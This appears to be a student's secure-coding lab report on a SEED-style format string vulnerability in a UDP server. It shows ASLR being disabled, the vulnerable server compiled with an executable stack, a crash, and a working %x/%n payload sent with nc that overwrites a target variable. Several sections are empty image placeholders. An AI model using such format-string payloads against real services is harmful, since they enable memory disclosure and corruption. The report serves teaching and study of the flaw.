21CY682 - SECURE CODING LAB

FORMAT STRING SERVER

Turning off address randomization countermeasure :

```
[12/27/22]seed@VM:~/formstr$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[12/27/22]seed@VM:~/formstr$
```

Task 1 : The Vulnerable Program

A vulnerable program is taken which is a server program. Whenever a UDP packet comes to the port , program gets the data and invokes myprintf(). myprintf() function consists of the format string vulnerability.

On compiling we will get a warning message due to the counter measure of gcc compiler.


```
[12/29/22]seed@VM:~/formstr$ vi server.c
[12/29/22]seed@VM:~/formstr$ gcc -z execstack -o server server.c
server.c: In function ‘myprintf’:
server.c:28:1: warning: format not a string literal and no format arguments [-Wf
ormat-security]
 printf(msg);
 ^
```


Running and testing the server

```
[12/30/22]seed@VM:~/formstr$ nc -u 127.0.0.1 8080
Hello
```

```
[01/01/23]seed@VM:~/formstr$ sudo ./server
The address of the input array: 0xbf948df0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbf948d48
Hello
The value of the 'target' variable (after): 0x11223344
```


Task 2: Understand the layout of Stack






Task 3: Crash the Program

Sending illegal format string it will crash the server.





Here , %s treated as value from a location as an address and prints out data in that address. As it might not contain in specified locations , the program crashes.




Task 4: Print Out the Server Program's Memory


Stack Data :





Heap Data :





Task 5: Change the Server Program's Memory

```
[01/11/23]seed@VM:~/.../format$ echo $(printf "\x40\xa0\x04\x08").
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%n  | nc -u 127.0.0.1 9090
```

```
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfd16600
@.bfd16600.b76f2000.804871b.3.bfd16640.bfd16c28.804872d.bfd16640.
bfd16618.10.804864c.b75532cd.b7713629.10.3.82230002.0.0.0.9a0002.1
.b7737000.b7737020.
The value of the 'target' variable (after): 0x00000099
```